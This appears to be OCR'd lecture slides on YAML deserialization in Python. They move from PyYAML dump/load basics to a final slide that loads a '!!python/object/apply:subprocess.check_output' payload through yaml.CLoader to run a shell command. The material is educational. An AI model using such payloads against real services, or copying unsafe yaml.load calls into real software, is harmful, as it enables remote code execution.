
YAML Deserialization

Yadhu Krishna
S3 CSE

What is YAML?

- YAML (Yet Another Markup Language)
- Human-readable data serialization language
- Used for configuration files
- Used for data storage


Serializing Data



```python
import yaml
a = {'a': 'hello', 'b': 'world', 'c': ['this', 'is', ' yaml']}  # raw data
serialized_data = yaml.dump(a)  # serializing data
print(serialized_data)

```


```
imp3ri0n@manjaro:/s/h/CTF
➤ python3 test.py
a: hello
b: world
c:
- this
- is
- ' yaml'

imp3ri0n@manjaro:/s/h/CTF
➤
```

Example




```python
import yaml


class test:
    def __init__(self):
        self.name = "Yadhu"
        self.age = 19
        self.religion = "Love."


serialized_data = yaml.dump(test())
print(serialized_data)
```

```
!!python/object:__main__.test
age: 19
name: Yadhu
religion: Love.
```



```python
class test:
    def __init__(self):
        self.name = "Yadhu"
        self.age = 19
        self.religion = "Love."

    def sayhello(self):
        self.msg = "Hello world !"
        return self.msg


serialized_data = yaml.dump(test().sayhello())
print(serialized_data)

```


```
➤ python3 test.py
Hello world !
...
```



```python
import yaml

data = range(5, 25)
print(yaml.dump(data))

```

```
imp3ri0n@manjaro:/s/h/CTF
➤ python3 test.py
!!python/object/apply:builtins.range
- 5
- 25
- 1

imp3ri0n@manjaro:/s/h/CTF
➤ 
```


Unserializing Data



```python
import yaml

data = range(5, 25)
serialized = yaml.dump(data)

unserialize = yaml.load(serialized)
```


```
➤ python3 test.py
test.py:6: YAMLLoadWarning: calling yaml.load() without Loader=... is deprecated, as the default Loader
d https://msg.pyyaml.org/load for full details.
  unserialize = yaml.load(serialized)
Traceback (most recent call last):
  File "test.py", line 6, in <module>
    unserialize = yaml.load(serialized)
  File "/usr/lib/python3.8/site-packages/yaml/__init__.py", line 114, in load
    return loader.get_single_data()
```

Unserializing Data



```python
import yaml

data = range(5, 25)
serialized = yaml.dump(data)

unserialize = yaml.load(serialized, Loader=yaml.CLoader)
print(unserialize)
print(type(unserialize))

```

```
imp3ri0n@manjaro:/s/h/CTF
➤ python3 test.py
range(5, 25)
<class 'range'>
imp3ri0n@manjaro:/s/h/CTF
➤ █
```




```python
import yaml

data = "!!python/object/apply:subprocess.check_output ['ls']"
unserialize = yaml.load(data, Loader=yaml.CLoader)
print(unserialize)
print(type(unserialize))

```

